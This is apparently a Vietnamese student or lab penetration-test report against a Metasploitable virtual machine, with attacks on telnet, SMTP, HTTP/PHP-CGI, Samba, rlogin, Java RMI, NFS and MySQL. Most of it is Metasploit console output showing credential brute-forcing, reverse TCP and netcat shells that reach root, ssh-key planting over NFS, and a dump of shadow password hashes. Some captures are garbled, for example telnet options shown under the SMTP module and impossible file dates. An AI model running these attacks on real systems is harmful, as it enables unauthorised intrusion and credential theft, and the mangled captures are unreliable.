THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the info, or info -d command.

4.3. Chạy khai thác và xem kết quả

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
Module options (auxiliary/scanner/telnet/telnet_login):
Name      Current Setting  Required  Description
----      -----          -----  -----
ANONYMOUS_LOGIN  false        yes      Attempt to login with a blank username and password
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no       Try each user/password couple stored in the current database
DB_ALL_PASS     false        no       Add all passwords in the current database to the list
DB_ALL_USERS    false        no       Add all users in the current database to the list
DB_SKIP_EXISTING none        no       Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD        password.txt no       A specific password to authenticate with
PASS_FILE       password.txt no       File containing passwords, one per line
RHOSTS          192.168.1.11  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            23           yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS          1            yes      The number of concurrent threads (max one per host)
USERNAME         ""           no       A specific username to authenticate as
USERPASS_FILE   ""           no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no       Try the username as the password for all users
USER_FILE        users.txt   no       File containing usernames, one per line
VERBOSE          true         yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

[msf]:(Jobs:0 Agents:0) auxiliary(scanner/telnet/telnet_login) >> set USER_FILE user.txt
USER_FILE => user.txt
[msf]:(Jobs:0 Agents:0) auxiliary(scanner/telnet/telnet_login) >> run

[!] 192.168.1.11:23      - No active DB -- Credential data will not be saved!
[+] 192.168.1.11:23      - 192.168.1.11:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.11:23      - Attempting to start session 192.168.1.11:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.12:36097 -> 192.168.1.11:23) at 2024-04-09 10:00:39 +0700
[*] 192.168.1.11:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf]:(Jobs:0 Agents:1) auxiliary(scanner/telnet/telnet_login) >>
```

Windows Taskbar: File Explorer, Edge, Google Chrome, Spotify, FileZilla, WinRAR, File Manager, Task View, Taskbar icons, Network, Battery, ENG, 10:00 AM, 4/9/2024, Right Ctrl

5. PORT 25: SMTP

SMTP(Simple Mail Transport Protocol) giữ cơ sở dữ liệu cục bộ của người dùng mà nó dùng để gửi và nhận email.

Ở port này thì không leo lên root trực tiếp được do vậy nhiệm vụ ở port này là list các tên user ra.

5.1. Pentester dùng module auxiliary/scanner/smtp/smtp_enum

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting  Required  Description
----      -----          -----  -----
ANONYMOUS_LOGIN  false        yes      Attempt to login with a blank username and password
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no       Try each user/password couple stored in the current database
DB_ALL_PASS     false        no       Add all passwords in the current database to the list
DB_ALL_USERS    false        no       Add all users in the current database to the list
DB_SKIP_EXISTING none        no       Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD        password.txt no       A specific password to authenticate with
PASS_FILE       password.txt no       File containing passwords, one per line
RHOSTS          192.168.1.11  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            23           yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS          1            yes      The number of concurrent threads (max one per host)
USERNAME         ""           no       A specific username to authenticate as
USERPASS_FILE   ""           no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no       Try the username as the password for all users
USER_FILE        users.txt   no       File containing usernames, one per line
VERBOSE          true         yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

[msf]:(Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> set USER_FILE user.txt
USER_FILE => user.txt
[msf]:(Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> run

[!] 192.168.1.11:23      - No active DB -- Credential data will not be saved!
[+] 192.168.1.11:23      - 192.168.1.11:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.11:23      - Attempting to start session 192.168.1.11:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.12:36097 -> 192.168.1.11:23) at 2024-04-09 10:00:39 +0700
[*] 192.168.1.11:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf]:(Jobs:0 Agents:1) auxiliary(scanner/smtp/smtp_enum) >> use auxiliary/scanner/smtp/smtp_enum
[msf]:(Jobs:0 Agents:1) auxiliary/scanner/smtp/smtp_enum) >>
```

Windows Taskbar: File Explorer, Edge, Google Chrome, Spotify, FileZilla, WinRAR, File Manager, Task View, Taskbar icons, Network, Battery, ENG, 10:02 AM, 4/9/2024, Right Ctrl

5.2. Xem và thiết lập các option bắt buộc

```
Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[msf] Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
USERNAME          no      A specific username to authenticate as
USERPASS_FILE     no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false   Try the username as the password for all users
USERFILE          users.txt File containing usernames, one per line
VERBOSE           true    Whether to print output for all attempts

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/telnet/telnet_login) >> set USERFILE user.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/telnet/telnet_login) >> run

[*] 192.168.1.11:23 - No active DB -- Credential data will not be saved!
[+] 192.168.1.11:23 - 192.168.1.11:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.11:23 - Attempting to start session 192.168.1.11:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.12:36097 -> 192.168.1.11:23) at 2024-04-09 10:00:39 +0700
[*] 192.168.1.11:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:1) auxiliary(scanner/telnet/telnet_login) >> use auxiliary/scanner/smtp/smtp_enum
[msf](Jobs:0 Agents:1) auxiliary(scanner/smtp/smtp_enum) >> show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
----      -----            -----      -----
RHOSTS               yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      25                  yes        The target port (TCP)
THREADS      1                  yes        The number of concurrent threads (max one per host)
UNIXONLY     true                yes        Skip Microsoft bannerred servers when testing unix users
USERFILE     /opt/metasploit-framework/embedded/framework/data/wordlists/unix_users.txt  yes        The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) auxiliary(scanner/smtp/smtp_enum) >>
```

5.3. Chạy khai thác và xem kết quả

```
Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[msf] Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
[msf](Jobs:0 Agents:0) >> auxiliary/scanner/smtp/smtp_enum
[-] Unknown command: auxiliary/scanner/smtp/smtp_enum
This is a module we can load. Do you want to use auxiliary/scanner/smtp/smtp_enum? [y/N]  y
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
----      -----            -----      -----
RHOSTS               yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      25                  yes        The target port (TCP)
THREADS      1                  yes        The number of concurrent threads (max one per host)
UNIXONLY     true                yes        Skip Microsoft bannerred servers when testing unix users
USERFILE     /opt/metasploit-framework/embedded/framework/data/wordlists/unix_users.txt  yes        The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> set RHOSTS 192.168.1.11
RHOSTS => 192.168.1.11
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> run

[*] 192.168.1.11:25 - 192.168.1.11:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.1.11:25 - 192.168.1.11:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.11:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >>
```

6. PORT 80: HTTP

6.1. Thủ truy cập website bằng địa chỉ IP máy Target trên port 80

```

`NMMMMMM+ GPU: 8 +0700
+MMd/NMh Memor (Meterpreter 1) /var/www > ls
mMm -mN` /MM `h:
dM` . Mode Size Type Last mod
:----- modified Name
d: ----- 041777/rwxrwxrwx 17592186048512 dir 18204230
+- 2250-03-10 22:10:13 +0700 dav
- 040755/rwrxr-xr-x 17592186048512 dir 18204248
2449-05-12 22:17:21 +0700 dvwa
100644/rw-r--r-- 3826815861627 fil 18204231
1505-02-18 06:13:29 +0700 index.php
040755/rwrxr-xr-x 17592186048512 dir 18196499
6940-06-01 01:38:18 +0700 mutillidae
040755/rwrxr-xr-x 17592186048512 dir 18196493
7872-02-09 01:03:20 +0700 phpMyAdmin
100644/rw-r--r-- 81604378643 fil 17303998
3614-08-05 13:08:28 +0700 phpinfo.php
040755/rwrxr-xr-x 17592186048512 dir 18196505
1925-08-31 00:04:46 +0700 test
040775/rwxrwxr-x 87960930242560 dir 17308343
9924-11-22 19:50:32 +0700 tikiwiki
040775/rwxrwxr-x 87960930242560 dir 17304002
4853-07-12 05:58:19 +0700 tikiwiki-old
040755/rwrxr-xr-x 17592186048512 dir 17304647
7589-12-25 04:59:26 +0700 tikiwiki
This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2008 Hardened-PHP Project.

[+] Unknown command: index.php
[-] Unknown command: twiki
[-] Unknown command: twiki
(Meterpreter 1) /var/www > as

```

Nhận thấy website sử dụng PHP version 5.2.4 và Google “php 5.2.4 exploit” ta tìm được module khai thác trong MSF là php_cgi_arg_injection

6.2. Sử dụng module khai thác phù hợp

```

[msf] (Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.11
RHOSTS => 192.168.1.11
[msf] (Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.11:25 - 192.168.1.11:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.1.11:25 - 192.168.1.11:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.11:25 - Scanned 1 of 1 hosts (100% complete)
[msf] (Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.11
rhosts => 192.168.1.11
[msf] (Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Sending stage (39927 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.11:41391) at 2024-04-09 10:37:58 +0700

(Meterpreter 1) /var/www > ls
Listing: /var/www
=====

Mode Size Type Last modified Name
---- ----
041777/rwxrwxrwx 17592186048512 dir 182042302250-03-10 22:10:13 +0700 dav
040755/rwrxr-xr-x 17592186048512 dir 182042482449-05-12 22:17:21 +0700 dvwa
100644/rw-r--r-- 3826815861627 fil 182042311505-02-18 06:13:29 +0700 index.php
040755/rwrxr-xr-x 17592186048512 dir 181964996940-06-01 01:38:18 +0700 mutillidae
040755/rwrxr-xr-x 17592186048512 dir 181964937872-02-09 01:03:20 +0700 phpMyAdmin
100644/rw-r--r-- 81604378643 fil 173039983614-08-05 13:08:28 +0700 phpinfo.php
040755/rwrxr-xr-x 17592186048512 dir 181965051925-08-31 00:04:46 +0700 test
040775/rwxrwxr-x 87960930242560 dir 173083439924-11-22 19:50:32 +0700 tikiwiki

```

6.3. Xem và thiết lập các option bắt buộc

```

[*] Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[*] Shutting down Meterpreter...
[*] 192.168.1.11 - Meterpreter session 1 closed. Reason: User exit
[msf](Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
----      -----          -----    -----
PLESK     false           yes       Exploit Plesk
Proxies   192.168.1.11    yes       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   192.168.1.11    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    80               yes       The target port (TCP)
SSL      false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI 0               no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0            yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST    0               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST   192.168.1.12     yes       The listen address (an interface may be specified)
LPORT   4444             yes       The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >>

```

```

[*] Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[*] 192.168.1.11:25      - 192.168.1.11:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.1.11:25      - 192.168.1.11:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.11:25      - Scanned 1 of 1 hosts (100% complete)
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> set rhosts 192.168.1.11
rhosts => 192.168.1.11
[msf](Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> exploit

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Sending stage (39927 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.11:41391) at 2024-04-09 10:37:58 +0700

(Meterpreter 1)(/var/www) > ls
Listing: /var/www
=====
Mode  Size      Type  Last modified      Name
----  ---      ----  -----          -----
041777/rwxrwxrwx 17592186048512 dir  182042302250-03-10 22:10:13 +0700 dav
040755/rwrxr-xr-x 17592186048512 dir  182042482449-05-12 22:17:21 +0700 dvwa
100644/rw-r--r-- 3826815861627 fil  182042311505-02-18 06:13:29 +0700 index.php
040755/rwxr-xr-x 17592186048512 dir  181964996940-06-01 01:38:18 +0700 mutillidae
040755/rwxr-xr-x 17592186048512 dir  181964937872-02-09 01:03:20 +0700 phpMyAdmin
100644/rw-r--r-- 81604378643 fil  173039983614-08-05 13:08:28 +0700 phphinfo.php
040755/rwxr-xr-x 17592186048512 dir  181965051925-08-31 00:04:46 +0700 test
040775/rwxrwxr-x 87960930242560 dir  173083439924-11-22 19:50:32 +0700 tikiwiki
040775/rwxrwxr-x 87960930242560 dir  173040024853-07-12 05:58:19 +0700 tikiwiki-old
040755/rwxr-xr-x 17592186048512 dir  173046477589-12-25 04:59:26 +0700 twiki

(Meterpreter 1)(/var/www) > index.php
[-] Unknown command: index.php
(Meterpreter 1)(/var/www) > twiki
[-] Unknown command: twiki
(Meterpreter 1)(/var/www) >

```

7. Port 139 & 445: NETBIOS-SSN

Samba là linux service của giao thức chia sẻ tập tin (SMB) đang chạy trên cả cổng 139 và 445, chúng ta sẽ khai thác nó bằng Metasploit thông qua module usermap_script

7.1. Sử dụng module khai thác phù hợp

```
Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[*] 192.168.1.11 - Meterpreter session 1 closed. Reason: User exit
[msf]:(Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> show options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name      Current Setting  Required  Description
----      -----  -----  -----
PLESK      false          yes       Exploit Plesk
Proxies    no             A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.1.11   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80             yes       The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI  no             The URI to request (must be a CGI-handled PHP script)
URIENCODING 0            yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST      no             HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----  -----  -----
LHOST    192.168.1.12    yes       The listen address (an interface may be specified)
LPORT      4444          yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

[msf]:(Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf]:(Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> _
```

7.2. Xem và thiết lập các option bắt buộc

```
Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[*] 192.168.1.11 - Meterpreter session 1 closed. Reason: User exit
[msf]:(Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf]:(Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
----      -----  -----  -----
CHOST      no             The local client address
CPORT      no             The local client port
Proxies    no             A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.1.11   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139            yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
----      -----  -----  -----
LHOST    192.168.1.12    yes       The listen address (an interface may be specified)
LPORT      4444          yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

[msf]:(Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >>
```

7.3. Chạy khai thác và xem kết quả

```
[*] Command shell session 4 opened (192.168.1.12:4444 -> 192.168.1.11:34530) at 2024-04-09 10:57:42 +0700
^C
Abort session 4? [y/N] y
[*] 192.168.1.11 - Command shell session 4 closed. Reason: User exit
[*] msf[Jobs:0 Agents:0] exploit(multi/samba/usermap_script) >> exploit
[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Command shell session 5 opened (192.168.1.12:4444 -> 192.168.1.11:52437) at 2024-04-09 11:03:51 +0700
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
id
uid=0(root) gid=0(root)
```

8. Port 513: OpenBSD or Solaris rlogind

Theo <https://linoxide.com/how-tos/howto-enable-rshrlogin-on-linux-server/>, thì

"Rlogin sử dụng một tệp ẩn có tên .rhosts có trên máy chủ. Tệp này cho phép máy đăng nhập mà không cần mật khẩu."

8.1. Pentester sử dụng lệnh rlogin với option -l sẽ đăng nhập ngay vào Target

```
option requires an argument -- l
usage: ssh [-46AaCfGgKkMnqSsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command]
[x]-[root@Pentest]-[~]
#rlogin
usage: ssh [-46AaCfGgKkMnqSsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command]
[x]-[root@Pentest]-[~]
#rlogin 192.168.1.11
root@192.168.1.11's password:
[x]-[root@Pentest]-[~]
#rlogin -l msfadmin 192.168.1.11
msfadmin@192.168.1.11's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Apr  8 23:00:31 2024 from 192.168.1.12
msfadmin@metasploitable:~$ _
```

9. Port 1099: JAVA RMI

7.1. Sử dụng module khai thác phù hợp

```

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

      dBBBBBb  dBBBP dBaaaaaa dBaaaaaa
      ' dB'          BBP
      dB'dB'dB' dBPP    dBp    dBp BB
      dB'dB' dB' dBp    dBp    dBp BB
      dB'b'D'b' dBPPP   dBp    dBPPBBB

      dBaaaaaa dBaaaaaa dBp    dBp dBPPP dBp dBaaaaaa
      |         | dB' dBp dB' BP dB' BP dBp dBp
      |         | dBp    dBp dBp dB' BP dBp dBp
      |         | dBPPP dBp dBPPP dBPPP dBp dBp

      o
      To boldly go where no
      shell has gone before

      =[ metasploit v6.3.43-dev-
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post
+ -- --=[ 1388 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >>
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >>

```

Gợi ý: java_rmi_server

7.2. Xem và thiết lập các option bắt buộc

```

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >>
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> show options

Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
----      -----          -----  -----
HTTPDELAY  10             yes       Time that the HTTP Server will wait for the payload request
RHOSTS    <auto>          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0.
                                         0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   <auto>          no        Path to a custom SSL certificate (default is randomly generated)
URI PATH  <auto>          no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----  -----
LHOST    192.168.1.12      yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
Id  Name
--  --
0  Generic (Java Payload)

View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >>

```

7.3. Chạy khai thác và xem kết quả

```
Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Generic (Java Payload)

View the full module info with the info, or info -d command.

[msf]:(Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set rhosts 192.168.1.11
rhosts => 192.168.1.11
[msf]:(Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> exploit

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] 192.168.1.11:1099 - Using URL: http://192.168.1.12:8080/R8YqmJiEuvvuR
[*] 192.168.1.11:1099 - Server started.
[*] 192.168.1.11:1099 - Sending RMI Header...
[*] 192.168.1.11:1099 - Sending RMI Call...
[*] 192.168.1.11:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.11:38779) at 2024-04-09 11:15:31 +0700

(Meterpreter 1)()> shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
```

10. Port 2049: NFS

NFS (Network File Sharing protocol) cho phép người dùng chia sẻ thư mục và tệp qua mạng trên các hệ điều hành khác nhau.

Pentester sẽ tạo khóa ssh không có cụm mật khẩu và trao đổi nó với khóa ssh của Target (người dùng root).

Đầu tiên, Pentester sử dụng ssh-keygen để tạo cặp khóa RSA không có cụm từ khóa, sau đó đặt nó vào thư mục “/root/.ssh” nơi tìm thấy khóa theo mặc định. Sau khi khóa được tạo và đặt, Pentester sẽ tạo một thư mục “/tmp/sshkey/”.

Phản tiếp theo, Pentester gắn thư mục vừa tạo trên máy Target bằng Chức năng của NFS. Sau khi gắn kết, Pentester ghi khóa từ máy local vào máy của Target (một kiểu ghi đè), sử dụng lệnh cat. Điều cần lưu ý ở đây là khóa Pentester có không có cụm mật khẩu nên sau khi ghi đè, khóa trong máy Target cũng không có cụm mật khẩu, vì vậy khi được kết nối bằng ssh, nó sẽ sử dụng mật khẩu trống.

Khóa hiện đã được sao chép nên Pentester ngắt kết nối gắn kết thư mục và kết nối ssh bằng người dùng root.

```
daemon:*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fuX6BP0t$Myic3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$2ZVMS4K$R9XK1.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2cSRT/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.xSMgqZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distcc*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXI0KKpMugZ0:14699:0:99999:7:::
service:$1$KR3ue7JZ$7gxELDpr50hp6cjZ3Bu/:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd*:14727:0:99999:7:::
statd*:15474:0:99999:7:::
root@metasploitable:~#
```

11. Port 3306: MySQL

Kịch bản ở đây là Target cài MySQL mặc định là không đặt mật khẩu

11.1. Sử dụng lệnh mysql (có thể phải cài thêm) để kết nối Target

```
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    -> Ctrl-C -- exit!
Aborted
[~]-[root@Pentest]-
[~] #mysql -h 192.168.1.11 -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 31
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    -> ;
+-----+
| Database
+-----+
| information_schema
| dwva
| metasploit
| mysql
| owasp10
| tikiwiki
| tikiwiki195
+-----+
7 rows in set (0.001 sec)

